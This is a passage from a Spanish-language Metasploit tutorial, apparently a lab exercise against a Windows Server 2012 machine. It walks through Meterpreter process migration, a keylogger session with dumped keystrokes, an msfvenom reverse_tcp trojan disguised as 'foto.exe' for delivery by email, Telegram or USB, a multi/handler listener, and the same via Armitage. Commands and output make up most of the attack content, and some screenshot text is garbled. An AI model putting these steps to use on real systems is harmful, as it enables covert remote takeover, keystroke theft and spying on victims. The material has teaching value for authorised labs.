| 396 | 312 | wininit.exe | x64 | 0 | NT AUTHORITY\SYSTEM | C:\Window |
| s\system32\wininit.exe | | | | | | |
| 424 | 380 | winlogon.exe | x64 | 1 | NT AUTHORITY\SYSTEM | C:\Window |
| s\system32\winlogon.exe | | | | | | |
| 496 | 396 | services.exe | x64 | 0 | | |
| 504 | 396 | lsass.exe | x64 | 0 | NT AUTHORITY\SYSTEM | C:\Window |
| s\system32\lsass.exe | | | | | | |
| 560 | 496 | svchost.exe | x64 | 0 | NT AUTHORITY\SYSTEM | C:\Window |
| s\system32\svchost.exe | | | | | | |
| 596 | 496 | svchost.exe | x64 | 0 | NT AUTHORITY\SYSTEM | C:\Window |
| s\system32\svchost.exe | | | | | | |
| 600 | 496 | svchost.exe | x64 | 0 | NT AUTHORITY\Servicio de red | C:\Window |
| s\system32\svchost.exe | | | | | | |
| 688 | 424 | dwm.exe | x64 | 1 | Window Manager\DWM-1 | C:\Window |

Ahora, buscaremos el proceso de explorer.exe para tomar posesión de el. En nuestro caso, la PID de explorer.exe era la 2012, así que usaremos el comando

migrate 2012

```
Aplicaciones ▾ Lugares ▾ Terminal ▾ jue 20:16 1
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
s\system32\dlldllhost.exe
1568 496 http://dlldllhost.exe/4/#/ x64 07% NT AUTHORITY\SYSTEM C:\Window
s\system32\dlldllhost.exe
1656 496 msdtc.exe Security x64 0 NT AUTHORITY\Servicio de red C:\Window
s\System32\msdtc.exe
1856 560 WmiPrvSE.exe x64 0 NT AUTHORITY\Servicio de red C:\Window
s\system32\wbem\wmiprvse.exe
1900 560 WmiPrvSE.exe x64 0 NT AUTHORITY\SYSTEM C:\Window
s\system32\wbem\wmiprvse.exe
2012 1100 explorer.exe x64 1 WIN-R5G6H0FU7KI\Administrador C:\Window
s\Explorer.EXE
2028 496 dns.exe x64 0 NT AUTHORITY\SYSTEM C:\Window
s\system32\dns.exe
2216 2012 vmtoolsd.exe x64 1 WIN-R5G6H0FU7KI\Administrador C:\Progra
m Files\VMware\VMware Tools\vmtoolsd.exe
2388 560 dllhost.exe x64 1 WIN-R5G6H0FU7KI\Administrador C:\Window
s\system32\DllHost.exe
2420 2620 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Window
s\system32\conhost.exe
2620 756 powershell.exe x64 0 NT AUTHORITY\SYSTEM C:\Window
s\System32\WindowsPowerShell\v1.0\powershell.exe
2884 496 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Window
s\system32\svchost.exe

meterpreter > migrate 2012
[*] Migrating from 2620 to 2012...
[*] Migration completed successfully.
meterpreter >
```

Ahora podemos, por ejemplo, ponerle un keylogger


```
Aplicaciones ▾ Lugares ▾ Terminal ▾ jue 20:18 1
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
s\system32\wbem\wmiprvse.exe
2012 1100 explorer.exe x64 17% WIN-R5G6H0FU7KI\Administrador C:\Window
s\Explorer.EXE
2028 496 dns.exe x64 1 NT AUTHORITY\SYSTEM DB AirCrack- C:\Window
s\system32\dns.exe
2216 2012 vmtoolsd.exe x64 1 WIN-R5G6H0FU7KI\Administrador C:\Progra
m Files\VMware\VMware Tools\vmtoolsd.exe
2388 560 dllhost.exe x64 1 WIN-R5G6H0FU7KI\Administrador C:\Window
s\system32\DllHost.exe
2420 2620 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Window
s\system32\conhost.exe
2620 756 powershell.exe x64 0 NT AUTHORITY\SYSTEM C:\Window
s\System32\WindowsPowerShell\v1.0\powershell.exe
2884 496 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Window
s\system32\svchost.exe

meterpreter > migrate 2012
[*] Migrating from 2620 to 2012...
[*] Migration completed successfully....
meterpreter > keyscan start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<WINDOWS IZQUIERDA><WINDOWS IZQUIERDA>hola buenas tare<^H>des, espero que nadie est<AGU
DO>e<^H><^H><^H>e viendo esto <MAYUSCULAS>(?)<CR>

meterpreter >
```

Usaríamos keyscan_start para iniciarlo, keyscan_stop para detenerlo y keyscan_dump para volcar todo lo que se ha pulsado.

Para demás funciones, podemos usar la interrogación y se nos mostrará todos los comandos ordenados. Entre otros, encontramos execute [nombre], pkill [nombre], screenshot, etc.



Ahora podemos borrar datos, modificarlos, sacar capturas de pantalla o cualquier otra cosa, incluso en el caso de que fuese un equipo desktop en lugar de server y tuviese una webcam, podríamos grabar un video con esa webcam.

Método 2

Usaremos Metasploit es una herramienta que nos permite crear troyanos para acceder a un ordenador (en este caso accederemos al Windows Server 2012). Nuestra víctima no tiene el cortafuego activo así que vamos a aprovechar para meterle un troyano. (Imaginemos que es una foto que le enviamos).

Para empezar, usaremos el comando `msfvenom -p` que esto último sería el código malicioso para hacer la sesión inversa pondremos `Windows/meterpreter/reverse_tcp`, ahora pondremos nuestra IP en `LHOST` para se conecte con nosotros y `LPORT` ponemos el puerto que queramos utilizar y por ultimo con `-f exe` le daremos un ejecutable en formato `.exe`, deberemos también indicar donde lo vamos a guardar con `>/lugar/nombredelvicho.exe` (por ejemplo).


```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST 192.168.1.2 LPORT=4444 -f exe > /root/Escritorio/foto.exe
```

Así crearíamos el virus, se lo podemos pasar por Gmail, Telegram, pendrive, etc.

Una vez hecho esto abrimos la consola de Metasploit usando el comando `msfconsole`

```
root@kali:~# msfconsole
```

```
Is the server running on host "localhost" (:::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
```


A screenshot of a Metasploit terminal window. The background is dark with a faint, stylized dragon logo. The terminal text shows a connection attempt to localhost on port 5432, which failed. Below this, the Metasploit version (v4.17.3-dev) and a summary of available exploits, payloads, encoders, and nops are displayed. The prompt 'msf >' is visible at the bottom.

```
msf >

      =[ metasploit v4.17.3-dev ]
+ -- --=[ 1795 exploits - 1019 auxiliary - 310 post ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Ahora para empezar el proceso de escucha usaremos el comando use multi/handler

A screenshot of a Metasploit terminal showing the command 'use multi/handler' being entered and the prompt changing to 'msf exploit(multi/handler) >'.

```
msf > use multi/handler
msf exploit(multi/handler) >
```

En el handler especificamos el PAYLOAD que hemos instalado, que en este caso sería:

Set PAYLOAD Windows/meterpreter/reverse_tcp

A screenshot of a Metasploit terminal showing the command 'set PAYLOAD windows/meterpreter/reverse_tcp' being entered. The output shows the payload is set to 'windows/meterpreter/reverse_tcp'.

```
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Para que nos muestre las opciones haremos un show options

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST      LHOST           yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

Como podremos ver el número del puerto es el mismo que nosotros pusimos (4444).

Nos faltaría indicar la dirección IP del host que lo haríamos con el comando set LHOST (nuestra IP).


```
msf exploit(multi/handler) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
```

Una vez hecho esto ya podremos lanzar el exploit para que escuche (usaremos el comando exploit).

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
```

Si ahora la víctima ejecuta ese archivo verá que no hace nada, pero en kali saldrá que tenemos conexión con la víctima.



Y una vez que se ejecute ya podremos coger información de nuestra víctima

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.143:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.10.100
[*] Meterpreter session 1 opened (192.168.10.143:4444 -> 192.168.10.100:49524) at 2016-04-17 18:39:19 +0200

meterpreter > |
```

Ahora vamos a utilizar el MetaSploit en entorno grafico o en Armitage.

Para utilizar el Armitage necesitaremos un servicio de una base de datos, para eso utilizaremos el comando `service postgresql start`.

```
root@kali:~# service postgresql start
root@kali:~# |
```

Para ejecutar el Armitage solo tenemos que poner en el terminal `armitage` (o abrir la aplicación del escritorio)


```
root@kali:~# armitage
```

Desde el terminal




Desde el escritorio


Se nos abrirá esta ventana, le diremos que connect




Nos preguntara que si queremos iniciar el servicio de MetaSploit, le diremos que si




Si no nos detecta el host al que queremos atacar podemos escanearlo más intensamente, o si sabemos cuál es su IP usaremos esta opción




Y ponemos la IP de nuestra victima (si no la sabemos con exactitud podría valer 192.168.0.0).



Y ya la detectaríamos




En esta interface las herramientas las tendríamos en este panel




Vamos ahora a crear el troyano para nuestra víctima, para ello nos vamos a payload, Windows, meterpreter y reverse_tcp

Una vez aquí dentro nos aseguramos de que tenemos el mismo rango IP que nuestra víctima, elegimos el puerto por el que queremos atacarlo y le ponemos de extensión .exe y le damos a Launch para lanzarlo.




Nos dará a elegir el lugar donde queremos mándalo, lo elegimos y le ponemos el nombre al troyano (importante poner el .exe).




Y nos dará el mensaje de confirmación




Ahora volvemos a reverse_tcp y colocamos el puerto que habíamos puesto y dejamos el Output en multi/handler. Lo lanzamos y ya se queda a la escucha.



